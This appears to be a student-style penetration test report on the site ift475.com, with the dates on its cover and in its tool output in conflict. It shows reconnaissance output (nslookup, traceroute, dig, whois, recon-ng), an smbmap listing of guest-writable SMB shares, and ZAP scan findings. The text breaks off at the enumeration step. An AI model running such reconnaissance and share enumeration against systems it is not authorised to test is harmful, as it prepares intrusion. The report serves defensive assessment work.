Cybersecurity Services and Network Management

MaxPen

www.MaxPen.com

Penetration Test: Final Report

BTC Exchange

March 03/03/2020

MaxPen, LLC.
2405 W 12th Street
Suite: A134
Tempe, A.Z 85281
United States of America

Tel: 602-910-4367
Email: penetrationtest@MaxPen.com
Web: http://www.MaxPen.com

Table of Contents

Synopsis

MaxPen was contacted by BTC Exchange to conduct a penetration test. The penetration tests were designed to find vulnerabilities in the network of BTC Exchange. MaxPen was tasked with discovering potential vulnerabilities and mitigation measures for BTC exchange.

- BTC exchange's website [redacted] was put into a mock attack by our penetration testers.
- The object was to find any openings that would lead to potential hacking by outside intrusion.

In the report we will highlight the procedures and what we have found during our session. We will disclose the report with CEO and system administrator. We will also conclude what we have discovered and write in potential mitigations to reduce any more attacks that may come.

Overview

Summarizing the results starts with the unprotected internal servers that are open to the internal network, including the wireless network. These servers are a major attack vector with or without a vulnerability. These unprotected internal servers could be attacked through other means then the vulnerability that were used to get in. Attempts of brute forcing and other methods of accessibility are possible.


Using the vulnerability of SMB with these unprotected internal servers allows for a detailed view of internal resources on the server. Once the access was granted the crawling of system files and customer information can start. The exploits allowed for gathering of corporate and customer information. The exploits can lead to further unwanted access into the corporation.

The initial foot printing revealed multiple IPv4 addresses connected to [redacted]. The initial IPv4 addresses were 104.21.3.178 and 172.67.153.150. The initial IPv6 address were 2606:4700:3030::6815:3b2 and 2606:4700:3036::ac43:9996. The initial findings provided host address to target for the penetration test. The targets outlined the network and help gather information on the host. The penetration testers formed an internal perspective on the IPv4 address, open ports, and further access to the host.

Information Gathering

Footprinting


We first started by gathering information about the website. As stated above, we looked at different names and angles for potential connection, such as its IP address. Footprinting is a method of gathering intel about a website through different methods. One method we've used is by executing the nslookup command which would show the information.



```
C:\Users\alexl>nslookup ift475.com
Server:  cdns01.comcast.net
Address:  2001:558:feed::1

Non-authoritative answer:
Name:    ift475.com
Addresses:  2606:4700:3036::ac43:9996
          2606:4700:3030::6815:3b2
          172.67.153.150
          104.21.3.178
```

nslookup command


The ping command was able to detect the website was sending packets of data. The packets of data were being sent to one of the IP addresses enumerated on the nslookup command. This tells us that the IP address belongs to the correct website.



```
┌──(root💀JEnquito)-[~]
└─# ping ift475.com
PING ift475.com (172.67.153.150) 56(84) bytes of data.
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=1 ttl=53 time=16.2 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=2 ttl=53 time=16.6 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=3 ttl=53 time=26.9 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=4 ttl=53 time=16.7 ms
```

ping command


Gathering information by recon-ng and nslookup yielded significant results. We've found multiple addresses connected to the website and the server's name for it. The traceroute command executed was able to detect 30 hops max to reach the target site. The traceroute revealed the IPv4 address of 10.0.2.2. The Ipv4 address was determined to be a good route to use. When the types of packets were specified multiple potential entry points were detected for the target. The penetration tester chose to use the IPv4 address 10.0.2.2. IPv4 address 10.0.2.2 can be used as entryway by TCP or by ICMP.



```
    Sponsored by ...
                          // // BLACK HILLS V \\
                         www.blackhillsinfosec.com

                           www.practisec.com

              [recon-ng v5.1.2, Tim Tomes (@lanmaster53)]

[1] Recon modules

[recon-ng][default] > modules load hackertarget
[recon-ng][default][hackertarget] > options set source IFT475.com
SOURCE ⇒ IFT475.com
[recon-ng][default][hackertarget] > input

  +---------------+
  | Module Inputs |
  +---------------+
  | IFT475.com    |
  +---------------+

[recon-ng][default][hackertarget] > run

----------
IFT475.COM
----------
[*] Country: None
[*] Host: IFT475.com
[*] Ip_Address: 172.67.153.150
[*] Latitude: None
[*] Longitude: None
[*] Notes: None
[*] Region: None
[*] --------------------------------------------------

-------
SUMMARY
```


Recon-NG inspection of IFT475.com

The command sudo traceroute ift475.com tells us how far the website is when routing its destination. Sudo traceroute ift475.com shows the maximum hops before reaching the destination. Sudo traceroute ift475.com displays how many packets of data it receives per ping.



```
┌──(root💀JEnquito)-[~]
└─# sudo traceroute ift475.com
traceroute to ift475.com (104.21.3.178), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.190 ms  0.169 ms  0.158 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  *^C
```


traceroute without specifying type of packets to send



```
┌──(root💀JEnquito)-[~]
└─# sudo traceroute -I ift475.com                                              130 ✕
traceroute to ift475.com (104.21.3.178), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.210 ms  0.195 ms  0.190 ms
 2  192.168.0.1 (192.168.0.1)  5.882 ms  6.023 ms  6.019 ms
 3  142-254-184-089.inf.spectrum.com (142.254.184.89)  12.312 ms  12.443 ms  12.572 ms
 4  agg62.sndaca7801h.socal.rr.com (76.167.17.201)  23.704 ms  23.699 ms  37.576 ms
 5  agg23.sndhcaax01r.socal.rr.com (72.129.1.150)  23.336 ms  23.542 ms  23.537 ms
 6  72.129.1.0 (72.129.1.0)  31.559 ms  20.146 ms  20.288 ms
 7  bu-ether16.atlngamq46w-bcr00.tbone.rr.com (66.109.6.92)  27.433 ms  23.355 ms  23.516 ms
 8  bu-ether31.chctilwc00w-bcr00.tbone.rr.com (107.14.19.41)  64.638 ms  64.728 ms  64.723 ms
 9  24.30.200.63 (24.30.200.63)  64.718 ms  64.901 ms  65.035 ms
10  141.101.72.32 (141.101.72.32)  65.030 ms  65.214 ms  65.209 ms
11  104.21.3.178 (104.21.3.178)  64.876 ms  16.255 ms  17.436 ms

┌──(root💀JEnquito)-[~]
└─# sudo traceroute -T ift475.com
traceroute to ift475.com (172.67.153.150), 30 hops max, 60 byte packets
 1  10.0.2.2 (10.0.2.2)  0.208 ms  0.190 ms  0.182 ms
 2  172.67.153.150 (172.67.153.150)  35.891 ms  36.203 ms  42.217 ms
```


traceroute with using either TCP or ICMP ECHO packets

The command dig ift475.com was used since it was already programmed into Kali Linux. The command dig ift475.com is used to retrieve the hosts website IPv4 address. The penetration tester used the command whois ift475.com. “**Whois”** is a method of obtaining a websites information from the public database on the internet. The whois command gives information such as the expiration date of the website, current register, and the registrant information of the site.




```
┌──(root💀JEnquito)-[~]
└─# dig ift475.com

; <<>> DiG 9.17.19-3-Debian <<>> ift475.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 31401
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 8192
;; QUESTION SECTION:
;ift475.com.                    IN      A

;; ANSWER SECTION:
ift475.com.             300     IN      A       172.67.153.150
ift475.com.             300     IN      A       104.21.3.178

;; Query time: 28 msec
;; SERVER: 209.18.47.62#53(209.18.47.62) (UDP)
;; WHEN: Wed Mar 02 18:52:23 PST 2022
;; MSG SIZE  rcvd: 71
```

Using DIG for gathering information on the website ift475.com



```
┌──(root💀JEnquito)-[~]
└─# whois ift475.com
   Domain Name: IFT475.COM
   Registry Domain ID: 2544715475_DOMAIN_COM-VRSN
   Registrar WHOIS Server: whois.google.com
   Registrar URL: http://domains.google.com
   Updated Date: 2022-02-28T05:25:09Z
   Creation Date: 2020-07-08T18:59:58Z
   Registry Expiry Date: 2022-07-08T18:59:58Z
   Registrar: Google LLC
   Registrar IANA ID: 895
   Registrar Abuse Contact Email: registrar-abuse@google.com
   Registrar Abuse Contact Phone: +1.8772376466
   Domain Status: clientTransferProhibited https://icann.org/epp#clientTransferProhibited
   Name Server: GEMMA.NS.CLOUDFLARE.COM
   Name Server: SCOTT.NS.CLOUDFLARE.COM
   DNSSEC: unsigned
   URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of whois database: 2022-03-03T02:45:48Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

NOTICE: The expiration date displayed in this record is the date the
registrar's sponsorship of the domain name registration in the registry is
currently set to expire. This date does not necessarily reflect the expiration
date of the domain name registrant's agreement with the sponsoring
registrar.  Users may consult the sponsoring registrar's Whois database to
view the registrar's reported date of expiration for this registration.

TERMS OF USE: You are not authorized to access or query our Whois
database through the use of electronic processes that are high-volume and
automated except as reasonably necessary to register domain names or
modify existing registrations; the Data in VeriSign Global Registry
Services' ("VeriSign") Whois database is provided by VeriSign for
information purposes only, and to assist persons in obtaining information
about or related to a domain name registration record. VeriSign does not
guarantee its accuracy. By submitting a Whois query, you agree to abide
by the following terms of use: You agree that you may use this Data only
for lawful purposes and that under no circumstances will you use this Data
to: (1) allow, enable, or otherwise support the transmission of mass
unsolicited, commercial advertising or solicitations via e-mail, telephone,
or facsimile; or (2) enable high volume, automated, electronic processes
that apply to VeriSign (or its computer systems). The compilation,
repackaging, dissemination or other use of this Data is expressly
prohibited without the prior written consent of VeriSign. You agree not to
use electronic processes that are automated and high-volume to access or
query the Whois database except as reasonably necessary to register
domain names or modify existing registrations. VeriSign reserves the right
to restrict your access to the Whois database in its sole discretion to ensure
operational stability.  VeriSign may restrict or terminate your access to the
Whois database for failure to abide by these terms of use. VeriSign
reserves the right to modify these terms at any time.
```


Using whois to gather information on a public domain of a website



```
┌──(root💀JEnquito)-[~]
└─# ping ift475.com
PING ift475.com (172.67.153.150) 56(84) bytes of data.
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=1 ttl=53 time=16.2 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=2 ttl=53 time=16.6 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=3 ttl=53 time=26.9 ms
64 bytes from 172.67.153.150 (172.67.153.150): icmp_seq=4 ttl=53 time=16.7 ms
```

ping command

Pinging the website also yielded some simple information as seen above and websites such as “dnschecker.org” gives information such as IP address to the user.



A Records


A records for **www.ift475.com**:

Record	Type	Value	TTL
www.ift475.com	A	104.21.3.178	300
www.ift475.com	A	172.67.153.150	300

```
id 39639, opcode QUERY, rcode NOERROR, flags QR RD RA
;QUESTION
www.ift475.com. IN A
;ANSWER
www.ift475.com. 300 IN A 104.21.3.178
www.ift475.com. 300 IN A 172.67.153.150
;AUTHORITY
;ADDITIONAL
```

(optional) DNS Lookup website

The command smbmap -u IPC$ -d workgroup -H 10.221.0.33 was deployed. The smbmap command was deployed to find the permissions, comment, and disk. The smbmap command found disks named ADMIN$, C$, IPC$, Public, and Users. The permissions were listed as no access, read only, read, and write. The comments came back as remote admin, default share, and remote IPC. The Admin$ disk is set to no access and remote admin. The C$ disk is set to no access and default share. IPC$ is set to read only and remote IPC. The public disk is set to read and write. The user disk is set to read only and has no comments.




```
┌──(kali㉿kali)-[~]
└─$ smbmap -u IPC$  -d workgroup -H 10.221.0.33                                    2
[+] Guest session       IP: 10.221.0.33:445     Name: 10.221.0.33
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    READ ONLY       Remote IPC
        Public                                                  READ, WRITE
        Users                                                   READ ONLY
┌──(kali㉿kali)-[~]
```

Displays the disks and permissions

Zap

The penetration testers settled on using the Zed Attack Proxy or ZAP. ZAP is a powerful tool for checking vulnerabilities on websites and security developers. Zap is an open-source tool used for penetration testing. Zap is maintained by the Open Web Application Security Project or OWASP. Zap is designed to test websites and web applications. Zap provides details about vulnerabilities on a website. Zap is a functional application with an easy to navigate interface. Zap has a user-friendly interface for any range of skill levels. Developers and new testers can use the GUI interface with ease. The open-source software allows developers and testers to examine its functionality. The examination happens through source code when its implemented. The open-source environment allows tech savvy developers to fix vulnerabilities before they encounter a breach. Developers can add new features to their environment to patch current vulnerabilities. Developers can program add-ons to support the specialized situations.



```
HTTP/1.1 200 OK
Date: Thu, 03 Mar 2022 02:39:08 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
x-powered-by: PHP/7.4.28
link: <https://www.ift475.com/wp-json/>; rel="https://api.w.org/"
vary: Accept-Encoding
x-served-by: www.ift475.com
CF-Cache-Status: DYNAMIC
Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct"
Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=Al3qHRPLJIbBJnwbNcdQ%2BwBIXwIcLg5xilXx%
2Be38S5rq1J7PV4SzmwOJuJaT7%2BpRqb1rqHEvPvFa3Kzk9D4AmJXeP5JqHoy9q6xq5jYsnadKxp1UL3bm9uUHCVJVJXzpQw%3D%3D"}],"group":"cf-nel","max_
age":604800}
NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800}
```

```
<!-- .entry-footer -->
</article><!-- #post-${ID} -->
            </main><!-- #main -->
        </div><!-- #primary -->
    </div><!-- #content -->


    <aside class="widget-area">
        <section id="search-2" class="widget widget_search"><form role="search"  method="get" class="search-form" action=
```

Alerts (10)
- Missing Anti-clickjacking Header (9)
- Absence of Anti-CSRF Tokens (14)
- Cookie No HttpOnly Flag (5)
- Cookie without SameSite Attribute (5)
- Incomplete or No Cache-control Header Set (32
- Server Leaks Information via "X-Powered-By" H
- Timestamp Disclosure - Unix (16)
- X-Content-Type-Options Header Missing (47)
- Charset Mismatch (2)
- Information Disclosure - Suspicious Comments

WASC ID: 9
Source: Passive (10202 - Absence of Anti-CSRF Tokens)

Description:
No Anti-CSRF tokens were found in a HTML submission form.
A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to perform an action as the victim.
The underlying cause is application functionality using predictable URL/form actions in a repeatable way. The nature of the attack is that CSRF exploits the trust that a web site has for a user. By

Other info:
No known Anti-CSRF token [anticsrf, CSRFToken, __RequestVerificationToken, csrfmiddlewaretoken, authenticity_token, OWASP_CSRFTOKEN, anoncsrf, csrf_token, _csrf, _csrfSecret, __csrf_magic, CSRF, _token, _csrf_token] was found in the following HTML form: [Form 1: "search-form-1"].

Solution:
Phase: Architecture and Design
Use a vetted library or framework that does not allow this weakness to occur or provides constructs that make this weakness easier to avoid.
For example, use anti-CSRF packages such as the OWASP CSRFGuard.

Reference:

Initial footprinting scan using ZAP

ZAP yielded some interesting results such as flags for vulnerabilities. The flags identified vulnerabilities on the websites gateway. The gateway vulnerabilities can be taken advantage of by hackers and cause a breach. There are also some low-risk red flags present in the ZAP scan. The penetration tester analyzed the information available after the spider-scans. The penetration tester analyzed the information gathered from the aggressive active scans. The red flags determined the webs vulnerabilities and exploits. The exploits will help pinpoint the vulnerabilities during the penetration test. The information we found on the website is now ready for deployment. The investigation helped map out the route of the network. The penetration tester will compare the network scan for specific vulnerabilities. The responses will be cross analyzed and dissected to find a major vulnerability. The penetration tester will begin by connecting to the network through Zerotier. The ID verification is 433807ad90d7cb5a and will be installed on Zerotier.

Enumeration

